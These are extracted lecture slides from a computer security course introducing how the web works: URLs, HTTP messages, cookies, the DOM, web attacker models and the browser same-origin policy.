

CSE 127: Computer Security

Web Intro

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UCSD

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Some slides from Deian Stefan, Zakir Durumeric, Dan Boneh, and Kirill Levchenko

Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

A screenshot of a web browser window. The address bar at the top contains the URL `https://cseweb.ucsd.edu/classes/fa19/cse127-ab/pa/pa1/#part-2-echo-in-x86-10-pts`, which is highlighted with a red rectangle. Below the address bar is a blue header bar with the text "Assignment 1". The main content area shows a page titled "Part 2: echo in x86 (10 pts)". The page content includes instructions for the assignment, such as "Files for this sub-assignment are located in the `x86` subdirectory of the `student` user's home directory in the VM image; that is, `/home/student/x86`. SSH into the VM and `cd` into that directory to begin working on it." It also describes the task: "For this part, you will be implementing a simplified version of the familiar `echo` command, using raw x86 assembly code. The goal of this assignment is to familiarize you with writing programs directly in x86." At the bottom, there is a section titled "Your `echo` command must behave as follows:" followed by a bulleted list.

Computer Security

About

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Assignments ^

Assignment 1

Assignment 2

Part 2: echo in x86 (10 pts) ¶

Files for this sub-assignment are located in the `x86` subdirectory of the `student` user's home directory in the VM image; that is, `/home/student/x86`. SSH into the VM and `cd` into that directory to begin working on it.

For this part, you will be implementing a simplified version of the familiar `echo` command, using raw x86 assembly code. The goal of this assignment is to familiarize you with writing programs directly in x86.

Your `echo` command must behave as follows:

- When run with a single command line argument (e.g., `./echo Hello`):

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HTTP protocol

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<https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides>

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scheme

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domain

https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides
scheme

HTTP protocol


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scheme domain port

HTTP protocol

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scheme domain port path
`https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides`

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scheme domain port path query string

HTTP protocol


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scheme	domain	port	path	query string	fragment id
--------	--------	------	------	--------------	-------------

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



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
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
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
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Anatomy of a request

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

Anatomy of a request

method

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body
(empty)

Anatomy of a response

HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: ...
Content-Length: 2543

<html>Some data... whatever ... </html>

Anatomy of a response

status code

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Many HTTP methods

- GET: Get the resource at the specified URL.
- POST: Create new resource at URL with payload.
- PUT: Replace current representation of the target resource with request payload.
- PATCH: Update part of the resource.
- DELETE: Delete the specified URL.

In practice: it's a mess

- GETs should NOT change server state; in practice, they sometimes do
- Old browsers don't send PUT, PATCH, and DELETE
 - So, almost all side-affecting requests are POSTs; real method hidden in a header or request body

In practice: we need state

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- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?

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- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?
 - Session management: logins, shopping carts, etc.
 - Personalization: user preferences, themes, etc.
 - Tracking: recording and analyzing user behavior

Setting cookies in response

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Sending cookie with each request

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In practice: mix of HTTP/1.1,2, and 3

- HTTP/2 used by 47% of the web* as of Oct 2021
 - Allows pipelining requests for multiple objects
 - Multiplexing multiple requests over one TCP connection
 - Header compression
 - Server push
- HTTP/3 used by 22% of the web
 - Uses QUIC instead of TCP


Going from HTTP response to code execution...

Basic browser execution model

- Each browser window....
 - ▶ Loads content
 - ▶ Parses HTML and runs Javascript
 - ▶ Fetches sub resources (e.g., images, CSS, JavaScript)
 - ▶ Respond to events like onClick, onMouseover, onLoad, setTimeout

Nested execution model


- Windows may contain frames from different sources
 - Frame: rigid visible division
 - iFrame: floating inline frame
- Why use frames?



Nested execution model

- Windows may contain frames from diff sources
 - Frame: rigid visible division
 - iFrame: floating inline frame
- Why use frames?
 - Delegate screen area to content from another source
 - Browser provides isolation based on frames
 - Parent may work even if frame is broken

Document object model (DOM)



- Javascript can read and modify page by interacting with DOM
 - OO interface for reading and writing website content
- Includes browser object model
 - Access window, document, and other state like history, browser navigation, and cookies

Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html>
```

- Item 1

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```
<script>
  const list    = document.getElementById('t1');
  const newItem = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
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Modifying the DOM using JS

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<html>
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- Item 1
- Item 2



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Modern websites are complicated

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Network

Status	Method	Domain	File	Initiator	Type
200	GET	static.criteo.net	pixel.gif?ch=2		img
200	GET	static.criteo.net	view?x=AkAOJstuNpyKbynOZH_xa2husTe5_L-nQs5tY_QriCJ	line 1 > injectedScript.js	img
200	GET	tpc.googlesynth.com	17066677089927769079	wrap.js line 21 > eval()	png
200	GET	tpc.googlesynth.com	window_focusify2019.js	wrap.js line 21 > eval()	js
204	GET	www.google.com	?rebid=ALh7aQaUoZQ1e2kXktBBynlUp9EWLlkx2phrMdk	wrap.js line 21 > eval()	html
204	GET	activate.platform...	r.mch?n=75&e=2715&i=8n0um&p=latimes&s=3097&d=8x7r	Bootstrap.js:380 (img)	plain
200	GET	securepubads...	view?x=AkAOJstuBwTRTSxVbJXKF-FBT_uJmfPmzDcu	rx_idar.js:128 (fetch)	gif
200	GET	pagead2.googlesy...	activeview?x=AkAOJstuys7QfJ9stYs5B8BN6Cm9fKfxkh4L1	rx_idar.js:128 (fetch)	gif
200	POST	api.platpermedia...	events?refid=sdsp=true&pt=5d754a-f6e3-4644-bf	Bootstrap.js:4571 (xhr)	json
204	GET	activate.platform...	r.mch?n=76&c=2715&i=8n0um&p=latimes&s=759&d=8x7r	Bootstrap.js:380 (img)	plain
200	GET	ping.charter.com	ping?h=latimes.com&p=/&u=CCK6p8CQaBpC1LpJd=latime	Bootstrap.js:4562 (img)	gif
204	GET	activate.platform...	r.mch?n=77&c=2715&i=8n0um&p=latimes&s=831&d=8x7r	Bootstrap.js:380 (img)	plain
204	GET	activate.platform...	r.mch?n=78&c=2715&i=8n0um&p=latimes&s=826&d=8x7r	Bootstrap.js:380 (img)	plain
200	POST	https://auct...	auction?h=probied&v=4.43&refererr=https://www.latimes...	Bootstrap.js:4571 (xhr)	json
200	GET	latimes-d.open...	an?j=uhhttps://www.latimes.com/&ch=UTF-8&es=2560x1600	Bootstrap.js:4571 (xhr)	json
200	GET	fbt.cakemed...	cgyrus?h=3906881&ver=7.2&cid=jkd11&f[0]{"id":696157324}	Bootstrap.js:4571 (xhr)	json
200	POST	biddr.criteo.c...	cid?ph=114&profileId=185&ev=39&ev=4.43.0&cb=4612227	Bootstrap.js:4571 (xhr)	json
200	POST	admixs.com	prebid	Bootstrap.js:4571 (xhr)	json
200	GET	fastlane.rubicon...	fastlane.json?account_id=20520site_id=26796&zone_id=	Bootstrap.js:4571 (xhr)	json
200	GET	c2rbh.aps.yahoo...	bidRequest?dom=cbsnews.com&id=696201077774550&be75&so=129&pc	Bootstrap.js:4571 (xhr)	json
200	GET	securepubads...	ads?gdfp_req1&pvrid=816370274851406&correlator=4154	Bootstrap.js:4571 (xhr)	plain
200	GET	pagead2.googlesy...	activeview?x=AkAOJstuys7QfJ9stYs5B8BN6Cm9fKfxkh4L1	rx_idar.js:128 (fetch)	gif
200	POST	prebid.org/public...	event	Bootstrap.js:4571 (xhr)	json
200	GET	5fd23fe72b...	container.html	Bootstrap.js:4580 (st...	html


2533 requests 36.11 MB / 15.25 MB transferred Finish: 7.62 min DOMContentLoaded: 66 ms load: 1.38 s

Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy



Relevant attacker models

Network attacker




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
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


Relevant attacker models

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
Web attacker




Relevant attacker models

Gadget attacker



Web attacker with capabilities to inject limited content into honest page



Most of our focus: web attacker



And variants of it




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Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



Web security model

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
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
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
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Web security model

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- The browser is the new OS analogy



Same origin policy (SOP)

- Origin: isolation unit/trust boundary on the web
 - (scheme, domain, port) triple derived from URL
- SOP goal: isolate content of different origins
 - **Confidentiality**: script contained in evil.com should not be able to read data in bank.ch page
 - **Integrity**: script from evil.com should not be able to modify the content of bank.ch page

There is no one SOP

- There is a same-origin policy for...
 - the DOM
 - message passing (via postMessage)
 - network access
 - CSS and fonts
 - cookies

SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
 - ▶ DOM tree, local storage, cookies, etc.



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- Frame can only access data with the same origin
 - ▶ DOM tree, local storage, cookies, etc.




SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
 - ▶ DOM tree, local storage, cookies, etc.



SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
 - ▶ DOM tree, local storage, cookies, etc.



How do you communicate with frames?

- Message passing via postMessage API

- Sender:

```
targetWindow.postMessage(message, targetOrigin);
```

- Receiver:

```
function receiveMessage(event){  
    if (event.origin !== "https://example.com")  
        return;  
    ...  
}
```


```
window.addEventListener("message", receiveMessage, false);
```

SOP for HTTP responses

- Pages can perform requests across origins
 - SOP does not prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from directly inspecting HTTP responses
 - Except for documents, can often learn some information about the response

